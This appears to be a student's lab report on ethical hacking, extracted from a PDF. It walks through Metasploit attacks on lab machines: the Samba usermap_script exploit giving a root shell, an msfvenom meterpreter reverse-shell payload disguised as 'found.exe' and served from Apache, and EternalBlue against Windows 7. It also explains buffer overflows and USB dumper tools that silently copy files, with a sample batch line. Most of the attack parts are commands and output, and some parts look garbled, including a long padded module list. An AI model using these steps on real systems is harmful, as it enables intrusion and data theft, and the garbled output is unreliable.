
Id  Name
-- 
# Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > show targets
[-] Invalid parameter "targets", use "show -h" for more information
msf6 exploit(multi/samba/usermap_script) >
```

**Step7:** set rhost 192.168.114.45

**Step8:** exploit

**Result:**



```
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.114.45
[*] Set payload to cmd/unix/reverse_netcat
[*] Exploit target:
[*] Id  Name
[*] -- 
[*] # Automatic

[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using python to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

[*] Started reverse TCP handler on 192.168.114.45:4444
[*] Command shell session 1 opened (192.168.114.45:59284 -> 192.168.114.45:59284) at 2025-04-14 13:35:26 +0530

[*] shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using python to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

root@metasploitable:~# ls
bin  dev  initrd  lost+found  nohup.out  root  sys  var
boot  cdrom  img  media  opt  sbin  vmlinuz
cdrom  home  lib  mnt  proc  srv  usr
root@metasploitable:~#
```


## • Exercise 4

### Task 5 How to Exploit Window 11 using msfconsole

**Step1:** open the kali linux tareminal type the command

Command: msfvenom -p windows/x64/meterpreter/reverse\_tcp  
LHOST=192.168.114.46 LPORT=4444 -f exe -o found.exe

**Step2:** type the “ls



```
root@vbox:[/home/mayur]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.114.46 LPORT=4444 -f exe -o found.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Saved as: found.exe
[!] Saved as: found.exe
[!] root@vbox:[/home/mayur]

[!] root@vbox:[/home/mayur]
[!] 
[!] BowlJUNK.html      games.exe    IWEkWB3d.jpeg   mayur.txt    Public      TCRZaCdQ.jpeg
[!] bug.exe            games.exe    klrabul.exe   Music       ram        Templates
[!] Exploit\IEDhacker.com games.exe  LntqPRkE.jpeg   nfile     ramx.exe   Videos
[!] Desktop             games.exe    LntqPRkE.jpeg   nfile     ramx.exe   search.exe
[!] dev1               hack.apk    manish.exe   nemo.exe   share     world.txt
[!] Documents           hacker.exe  masterceh.exe  pamikyp.html  spark.exe  xXaMAFAO.jpeg
[!] Downloads           hacker.exe  masterceh.exe  pamikyp.html  spark.exe  ZP0LrpzD.htm
[!] found.exe          hacker.exe  masterceh.exe  pamikyp.html  spark.exe  ZP0LrpzD.htm
[!] Pictures            mayur2.txt  Pictures      sunmo.exe

[!] root@vbox:[/home/mayur]
```

**Step3:** Command: cp found.exe. /var/www/html

**Step4:** Command: systemctl start apache2.service



```
[!] root@vbox:[/home/mayur]
[!] # cp found.exe /var/www/html
[!] 
[!] # systemctl start apache2.service
[!] 
[!] root@vbox:[/home/mayur]
```

**Step5:** go to mfconsole

**Step6:** use exploit /multi/handler

A screenshot of a Kali Linux terminal window titled "kali [Running] - Oracle VirtualBox". The terminal shows a kernel panic message:

```
Code: 00 00 00 00 M3 T4 SP L0 I1 FR 4M 3W OR K1 V3 R5 I0 N5 E0 00 00 00 00
Alee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing
```

Below the panic message, the Metasploit command-line interface (CLI) is visible:

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

## Step7: set payload windows/x64/meterpreter/reverse\_tcp

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

## Step8:show options

## Step9:set rhost 192.168.114.46


```
msf6 exploit(multi/handler) > show options
[*] Exploit options (windows/x64/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
EXITFUNC      process        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.114.46   yes        The listen address (an interface may be specified)
LPORT         4444           yes        The listen port

[*] Exploit target:
Id  Name
0  Wildcard Target

View the Full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set lhost 192.168.114.46
lhost => 192.168.114.46
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.114.46:4444
```


## Step10: exploit

## Step11: go to browser type the lhost ip and payload name



## Step12: click the payload run the payload

### Result:



## Task 6 How to Exploit Window 7 using msfconsole

Port: state service version  
445 open enternalblue

Step1: go to msfconsole

Step2: search eternalblue

Step3: use 0

The screenshot shows a terminal window titled 'kali [Running] - Oracle VirtualBox'. The command 'msf6 > search eternalblue' has been run, displaying a list of exploit modules. The module 'exploit/windows/smb/ms17\_010\_eternalblue' is highlighted in blue. The output includes disclosure date, rank, check status, and a brief description for each module.

```
File Actions Edit View Help
[-] 2462 exploits - 1387 auxiliary - 431 post
[-] 5472 payloads - 49 encoders - 31 mops
[-] 0 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search eternalblue

Matching Modules
=====
#  Name                                     Disclosure Date Rank   Check  Description
-- 
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14  average Yes    MS17-010 SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_rce           2017-03-14  great  Yes    MS17-010 SMB Remote Windows RCE
2  exploit/windows/smb/ms17_010_target       2017-03-14  average Yes    MS17-010 SMB Target
3  exploit/windows/smb/ms17_010_w2k8         2017-03-14  average Yes    MS17-010 SMB Remote Windows Server 2008 R2
4  exploit/windows/smb/ms17_010_w2k8_e      2017-03-14  average Yes    MS17-010 SMB Remote Windows Server 2008 R2 Elevation
5  exploit/windows/smb/ms17_010_w2k8_p       2017-03-14  average Yes    MS17-010 SMB Remote Windows Server 2008 R2 Privilege Escalation
6  exploit/windows/smb/ms17_010_w2k8_e_p     2017-03-14  average Yes    MS17-010 SMB Remote Windows Server 2008 R2 Elevation Privilege Escalation
7  exploit/windows/smb/ms17_010_w2k8_e_p_s   2017-03-14  average Yes    MS17-010 SMB Remote Windows Server 2008 R2 Elevation Privilege Escalation SMB Remote Windows Code Execution
8  exploit/windows/smb/ms17_010_w2k8_e_p_s_e 2017-03-14  average Yes    MS17-010 SMB Remote Windows Server 2008 R2 Elevation Privilege Escalation SMB Remote Windows Code Execution SMB Remote Windows Command Execution
9  exploit/windows/smb/ms17_010_w2k8_e_p_s_e_c 2017-03-14  average Yes    MS17-010 SMB Remote Windows Server 2008 R2 Elevation Privilege Escalation SMB Remote Windows Code Execution SMB Remote Windows Command Execution
10  exploit/windows/smb/ms17_010_w2k8_e_p_s_e_c_o 2017-03-14  average Yes    MS17-010 SMB Remote Windows Server 2008 R2 Elevation Privilege Escalation SMB Remote Windows Code Execution SMB Remote Windows Command Execution SMB Remote Windows Persistence
11  exploit/windows/smb/ms17_010_w2k8_e_p_s_e_c_o_n 2017-03-14  average Yes    MS17-010 SMB Remote Windows Server 2008 R2 Elevation Privilege Escalation SMB Remote Windows Code Execution SMB Remote Windows Command Execution SMB Remote Windows Persistence SMB Remote Windows Persistence
12  exploit/windows/smb/ms17_010_w2k8_e_p_s_e_c_o_n_d 2017-03-14  average Yes    MS17-010 SMB Remote Windows Server 2008 R2 Elevation Privilege Escalation SMB Remote Windows Code Execution SMB Remote Windows Command Execution SMB Remote Windows Persistence SMB Remote Windows Persistence SMB Remote Windows Persistence
13  exploit/windows/smb/ms17_010_w2k8_e_p_s_e_c_o_n_d_o 2017-03-14  average Yes    MS17-010 SMB Remote Windows Server 2008 R2 Elevation Privilege Escalation SMB Remote Windows Code Execution SMB Remote Windows Command Execution SMB Remote Windows Persistence SMB Remote Windows Persistence SMB Remote Windows Persistence SMB Remote Windows Persistence
14  exploit/windows/smb/ms17_010_w2k8_e_p_s_e_c_o_n_d_o_n 2017-03-14  average Yes    MS17-010 SMB Remote Windows Server 2008 R2 Elevation Privilege Escalation SMB Remote Windows Code Execution SMB Remote Windows Command Execution SMB Remote Windows Persistence SMB Remote Windows Persistence SMB Remote Windows Persistence SMB Remote Windows Persistence SMB Remote Windows Persistence
15  exploit/windows/smb/ms17_010_w2k8_e_p_s_e_c_o_n_d_o_n_a 2017-03-14  average Yes    MS17-010 SMB Remote Windows Server 2008 R2 Elevation Privilege Escalation SMB Remote Windows Code Execution SMB Remote Windows Command Execution SMB Remote Windows Persistence SMB Remote Windows Persistence
16  exploit/windows/smb/ms17_010_w2k8_e_p_s_e_c_o_n_d_o_n_a_k 2017-03-14  average Yes    MS17-010 SMB Remote Windows Server 2008 R2 Elevation Privilege Escalation SMB Remote Windows Code Execution SMB Remote Windows Command Execution SMB Remote Windows Persistence AKA: ETERNALROMANCE
17  exploit/windows/smb/ms17_010_w2k8_e_p_s_e_c_o_n_d_o_n_a_k_c 2017-03-14  average Yes    MS17-010 SMB Remote Windows Server 2008 R2 Elevation Privilege Escalation SMB Remote Windows Code Execution SMB Remote Windows Command Execution SMB Remote Windows Persistence AKA: ETERNALCHAMPION
18  exploit/windows/smb/ms17_010_w2k8_e_p_s_e_c_o_n_d_o_n_a_k_c_o 2017-03-14  average Yes    MS17-010 SMB Remote Windows Server 2008 R2 Elevation Privilege Escalation SMB Remote Windows Code Execution SMB Remote Windows Command Execution SMB Remote Windows Persistence AKA: ETERNALCHAMPION
19  auxiliary/smb1/smb/ms17_010_command 2017-03-14  normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20  auxiliary/scanner/smb/ms17_010_rce 2017-03-14  normal No     MS17-010 SMB RCE Detection
21  auxiliary/scanner/smb/ms17_010_w2k8_rce 2017-03-14  normal No     MS17-010 SMB RCE Detection
22  auxiliary/scanner/smb/ms17_010_w2k8_e_rce 2017-03-14  normal No     MS17-010 SMB RCE Detection
23  auxiliary/scanner/smb/ms17_010_w2k8_e_p_rce 2017-03-14  normal No     MS17-010 SMB RCE Detection
24  auxiliary/scanner/smb/ms17_010_w2k8_e_p_s_rce 2017-03-14  normal No     MS17-010 SMB RCE Detection
25  auxiliary/scanner/smb/ms17_010_w2k8_e_p_s_e_rce 2017-03-14  normal No     MS17-010 SMB RCE Detection
26  auxiliary/scanner/smb/ms17_010_w2k8_e_p_s_e_c_rce 2017-03-14  normal No     MS17-010 SMB RCE Detection
27  exploit/windows/smb/ms17_010_doublepulsar_rce 2017-04-14  great Yes   SMB DOUBLEPULSAR Remote Code Execution
28  exploit/windows/smb/ms17_010_eternalblue 2017-04-14  great Yes   SMB DOUBLEPULSAR Remote Code Execution
29  exploit/windows/smb/ms17_010_neutrilite_implant 2017-04-14  great Yes   SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/ms17_010_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutrilite Implant'

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

System tray icons: 38°C, Sunny, ENG IN, 17:57, 14-04-2025.

Step4: show options

Step5: set rhost 192.168.114.218

The screenshot shows the msfconsole options menu for the selected exploit module 'exploit/windows/smb/ms17\_010\_eternalblue'. It displays current settings for various options like RHOSTS, REPORT, SMBDomain, SMBPass, SMBUser, VERIFY\_ARCH, VERIFY\_TARGET, and payload configuration ('windows/x64/meterpreter/reverse\_tcp'). It also shows payload options for LHOST and LPORT, and an exploit target section with an 'Automatic Target' entry.

```
File Actions Edit View Help
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
=====
Name          Current Setting Required  Description
---           ---           ---           ---
RHOSTS        yes            The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT        445             The target port (TCP)
SMBDomain     yes            The SMB domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass       no             (Optional) The password for the specified username
SMBUser       no             (Optional) The username to authenticate as
VERIFY_ARCH   true           yes            Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true           yes            Check if remote Os matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):
=====
Name          Current Setting Required  Description
---           ---           ---           ---
EXTRIFUNC     thread        yes            Exit function (Accepted: '', seh, thread, process, none)
LHOST         192.168.114.218 yes            The listed address (an interface may be specified)
LPORT         4444            yes            The listen port

Exploit target:
=====
ID  Name
---  ---
0   Automatic Target

View the full module info with the info, or info -d command.
```

Step6:exploit

## Result:



A screenshot of a Kali Linux terminal window titled 'kali [Running] - Oracle VirtualBox'. The terminal shows the following command outputs:

```
root@vbox:~# ll
total 128
drwxr-xr-x 2 root root 4096 Jun 11 02:10 bin
drwxr-xr-x 2 root root 4096 Jul 14 07:11 dev
drwxr-xr-x 2 root root 4096 Jul 14 07:11 etc
drwxr-xr-x 2 root root 4096 Jun 11 02:10 home
drwxr-xr-x 2 root root 4096 Jul 14 07:11 lib
drwxr-xr-x 2 root root 4096 Jul 14 07:11 lib32
drwxr-xr-x 2 root root 4096 Jul 14 07:11 lib64
drwxr-xr-x 2 root root 4096 Jul 14 07:11 libx32
drwxr-xr-x 2 root root 4096 Jul 14 07:11 media
drwxr-xr-x 2 root root 4096 Jul 14 07:11 mnt
drwxr-xr-x 2 root root 4096 Jul 14 07:11 opt
drwxr-xr-x 2 root root 4096 Jul 14 07:11 proc
drwxr-xr-x 2 root root 4096 Jul 14 07:11 root
drwxr-xr-x 2 root root 4096 Jul 14 07:11 run
drwxr-xr-x 2 root root 4096 Jul 14 07:11 sbin
drwxr-xr-x 2 root root 4096 Jul 14 07:11 tmp
drwxr-xr-x 2 root root 4096 Jul 14 07:11 usr
drwxr-xr-x 2 root root 4096 Jul 14 07:11 var

root@vbox:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0C:29:1F:0D:3E
          brd 00:0C:29:FF:FF:FF
          inet 192.168.1.10 netm
          Bcast 192.168.1.255 Mask 255.255.255.0
          inet6 fe80::20c:29ff:fe1f:3e%eth0
             brd fe80::ff0c:29ff:fe1f:3e
             Scope Link
             link-layer
             MTU 1500
             RX packets 1134 bytes 114219
             TX packets 113 bytes 114219
             RX bytes 114219 (114.2 KB)
             TX bytes 114219 (114.2 KB)
             Interrupt 18

lo       Link encap:Loopback
          Bcast
          inet 127.0.0.1 netm
             netmask 255.255.255.0
             loop
             MTU 16436
             RX packets 0 bytes 0
             TX packets 0 bytes 0
             RX bytes 0 (0.0 B)
             TX bytes 0 (0.0 B)

wlan0    Link encap:Ethernet HWaddr 00:0C:29:1F:0D:3E
          Bcast
          inet 192.168.1.11 netm
             netmask 255.255.255.0
             broadcast 192.168.1.255
             inet6 fe80::20c:29ff:fe1f:3e%wlan0
                brd fe80::ff0c:29ff:fe1f:3e
                Scope Link
                link-layer
                MTU 1500
                RX packets 1134 bytes 114219
                TX packets 113 bytes 114219
                RX bytes 114219 (114.2 KB)
                TX bytes 114219 (114.2 KB)
                Interrupt 19

root@vbox:~#
```

## What is buffer overflow

A **buffer overflow** is a type of software vulnerability that happens when a program writes **more data to a block of memory (a buffer)** than it was intended to hold. This can **overwrite adjacent memory**, corrupting data, crashing the program, or even allowing an attacker to execute **malicious code**.

## How It Works (Simple Terms)

Imagine a row of mailboxes (buffers) labeled 1–10. You're only supposed to put one letter in each. But if you shove 20 letters into box 1, the extra ones will spill into boxes 2–10 and beyond, messing up everything.

```
char buffer[10];
```

```
strcpy(buffer, "This is way too long for the buffer");
```

## Why It's Dangerous

Attackers can exploit buffer overflows to:

- Crash a program (denial of service)
- Run arbitrary code (like malware)
- Take control of a system

Classic example: **Stack-based buffer overflow**, where data overwrites the function's return address.

---

## 🛡 How to Prevent It

- Use **safe functions** (strncpy instead of strcpy, etc.)
- Enable compiler protections: **Stack canaries, ASLR, DEP**
- Use programming languages with memory safety like **Python, Rust, or Java**
- Input validation and bounds checking

## • Exercise 5

### Data hacking using USB Dumster and USB GRABER What is data hacking

Data hacking" can mean a few different things depending on the context, but generally it refers to the unauthorized access, manipulation, or exploitation of data. Here's a quick breakdown of what it can mean:

#### 1. Malicious Data Breach

- When hackers break into databases or systems to **steal sensitive information**, like personal data, financial info, passwords, etc.
- Often done through malware, phishing, or exploiting software vulnerabilities.
- Example: A hacker steals customer data from a company database.

#### 2. Data Manipulation

- Illegally or unethically **altering or fabricating data** to deceive or cause harm.
- Could happen in financial systems, research data, voting systems, etc.
- Example: Changing grades in a school database or tweaking financial reports.

### 3. Ethical Hacking / Data Analysis

- In a more positive light, some people use “data hacking” to mean **creative or clever data manipulation** for insights or efficiency.
- This could be part of **data science**, where someone uses scripts and tools to clean or analyze large datasets.
- Example: “Life hacks” but for data—like automating spreadsheet tasks or scraping public data for analysis.

So is it good or bad?

- **Malicious data hacking** = illegal and unethical.
- **Creative data hacking** (in the sense of data wrangling or analysis) = useful and innovative.

## USB Dumster

**USB Dumper** (sometimes called **USB Dumster** or similar spelling)—that’s a type of **USB data hacking tool**.

What is a USB Dumper?

A **USB Dumper** is a program (or script) designed to **automatically copy files** from a USB drive to a computer—or the other way around—**without alerting the user**.

It’s usually used for shady purposes, like:

- Stealing files from someone’s USB drive when they plug it into a computer.
- Quietly copying data from a system onto a hidden USB stick.

## 💡 How does it work?

- A USB Dumper runs in the background on a system.
- As soon as a USB drive is inserted, it silently starts copying files (like Word docs, PDFs, images, etc.).
- Often, the copied files are saved in a hidden directory.

There are also versions that:

- Only copy specific file types (like .docx, .xlsx, etc.)
- Run invisibly so users don't know anything's happening
- Work with Windows autorun (though that's more restricted these days)

---

## USB GRABER

A **USB Grabber** is typically a script, tool, or small program designed to:

**Automatically grab (copy or extract) data from a USB device** when it's plugged into a computer.

It's basically a variation of a USB Dumper, sometimes more targeted or stealthy. Could also work in reverse—grabbing data *onto* the USB when it's plugged into a target machine.

---

## 🛠 What it does:

- Auto-copies specific files (like .docx, .pdf, images, etc.).
- Runs silently—the user might never even notice it's happening.
- Sometimes **logs the file structure**, timestamps, or device info.
- In more advanced versions, it can:
  - Grab passwords or cached credentials.
  - Drop malware or keyloggers on the target system.

---

## 💻 How it might be built:

Usually done with simple scripting:

- Batch files on Windows
- Python scripts
- Some use PowerShell for extra stealth

Example (very basic batch logic):

```
bat
CopyEdit
@echo off
xcopy E:\*.docx C:\Users\Public\GrabbedDocs\ /s /e /y
```

---

### ⚠ Is it illegal?

- YES, if you're using it to grab files from someone else's device without permission.
  - OK, if you're a pen tester, ethical hacker, or doing legit security research on your own systems.
- 

